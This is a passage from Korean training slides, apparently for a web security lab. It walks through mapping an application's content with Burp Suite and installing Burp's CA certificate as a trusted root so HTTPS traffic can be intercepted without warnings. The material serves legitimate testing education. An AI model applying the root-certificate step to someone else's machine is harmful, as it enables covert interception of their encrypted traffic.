


## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습

#### – Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 다른 페이지들을 확인하기 위해 웹 사이트에서 다른 메뉴들을 클릭한다.
- 웹 사이트가 HTTPS로 되어 있으면 페이지를 요청할 때마다 아래와 같은 경고 메시지가 뜬다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습

#### – Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 경고 메시지를 안 보이도록 하기 위해 크롬 브라우저에게 Burp CA 인증서를 설치한다.
- Burp Suite에서 Proxy > Option 탭을 클릭한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습

#### – Burp Suite를 이용해서 콘텐츠 맵을 확인한다.


- Proxy Listeners에서 Interface에 있는 IP를 선택 후 Edit를 클릭한다.
- Edit proxy listener에서 Certificate 탭을 클릭한다. Generate CA-signed per-host 체크 확인




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습

- Burp Suite를 이용해서 콘텐츠 맵을 확인한다.




- 아래와 같이 CA Certificate 부분이 보인다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - CA Certificate 를 클릭해서 인증서 파일을 다운로드 받는다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 다운로드 받은 파일을 클릭해서 실행한다. ‘인증서 설치’ 버튼을 클릭한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 현재 사용자에게 저장하기 위해 저장소 위치를 현재 사용자로 선택한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 인증서 저장소를 선택해서, 신뢰할 수 있는 루트 인증 기관을 선택한다.



